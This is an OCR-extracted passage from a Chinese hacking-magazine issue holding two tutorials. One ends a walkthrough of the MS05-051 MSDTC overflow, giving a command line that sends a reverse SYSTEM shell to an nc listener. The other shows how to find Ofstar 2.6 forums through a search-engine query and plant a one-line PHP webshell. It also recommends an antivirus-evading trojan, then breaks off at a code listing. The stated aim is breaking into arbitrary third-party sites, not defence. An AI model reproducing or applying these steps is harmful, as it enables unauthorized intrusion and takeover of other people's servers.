


图 1




图 2

找到两个存在安全漏洞的，就是提示Vulnerabler的。我们来测试第一台有漏洞的电脑，先来看看溢出程序的使用格式，如图2。Taget IP是对方的ip地址，Target Port是对方的端口，Your IP是你自己的ip地址，Your Port是你监听的端口，type是使用的类型，最后还有一个参数S别忘记了，从使用格式上可以看出这是一个反向连接的溢出程序，我们要使用nc在本地监听一个端口，再进行溢出，**ms05—051.exe 192.168.4.189 1025 192.168.**

20.165 2000 1 S，测试到第二台电脑的时候，溢出成功了，nc成功的得到了对方的一个cmdshell，如图3。





图 3

虽然这个漏洞的溢出成功率不高，可毕竟也是一种入侵的方法嘛，再说，溢出后又是system权限，也是值得收藏的了。注意一下这个漏洞只能利用一次，溢出后msdtc就死掉了。

三、后记

随着64位系统的推广，堆栈溢出渐渐退出了舞台，堆溢出露出了其闪耀的一面。研究堆溢出也许是大势所趋吧，希望读者朋友能够和我一起努力学习，将来的某一天也能独立写出堆溢出漏洞的exploit来！

（文章中涉及到程序ms05-051.exe以及ms05051扫描工具已经收录于光盘中）



菜鸟的OFSTAR 2.6之旅

HaJunEck[F.W.S.T]

关于ofstar的安全问题，最近讨论的挺多的，在黑客X档案2005年第11期上浅蓝的辐射鱼已经给大家带来了ofstar论坛的三个漏洞，不过那些漏洞说大不大，说小不小，搞破坏，玩玩小把戏还可以，至于获得webshell嘛，还是差那么一小步，让我们这群小黑们总感觉不爽。今天我们就来突破一下，教教大家如何在获得webshell上做进一步的探测吧。

一、漏洞利用

首先，我们在百度中搜索关键字“Powered by Ofstar 2.6.0”，就会找到许多ofstar论坛了，我们随便选择一个吧，打开漏洞利用工具，把刚才找到的论坛网址，填入“论坛地址”中，然后点击“注册论坛帐号”按钮，我们就注册一个帐户、登录（登录时要记住要保留cookie），如图1。




图 1




图 2

下一步，直接点击“提交”按钮，就进行了搜索，此处我们要搜索的是此论坛没有的关键字，看看返回的结果，就是表示成功了，如图2。

再点击“获取webshell”，那么webshell的地址就立即弹出来了，如图3。




图 3

就是bbsdata/fucksb.php，这里的木马为“网址+bbsdata/fucksb.php”，不过此时如果你直接打开此网页是看不到任何东西的，因为这个工具写入的是一句话木马，我们可以用lanker微型管理器来访问，检测一下，看看我们的操作是否成功了，我们提交一下环境变量，嘿嘿，有反应了，是WINNT系统，如图4。




图 4

剩下的事情，我想，大家比我还熟悉了，就不再继续操作下去了，无非就是传个比较好控制的马儿，这里推荐辐射鱼写的saiy.php，可逃过许多杀毒软件的测试。

然后，要做什么就由你们自己玩了，下面我们就进行漏洞的深入探测。

二、漏洞分析

出现漏洞的两个关键文件，分别是根目录下的search.php和require目录下的schall.php这两个文件，先来看看search.php，

关键代码是 $cachefile=rawurldecode($cachefile);，此处cachefile变量通过rawurldecode函数进行转换，在后面的利用中，会提到。

另一关键代码如下：

```
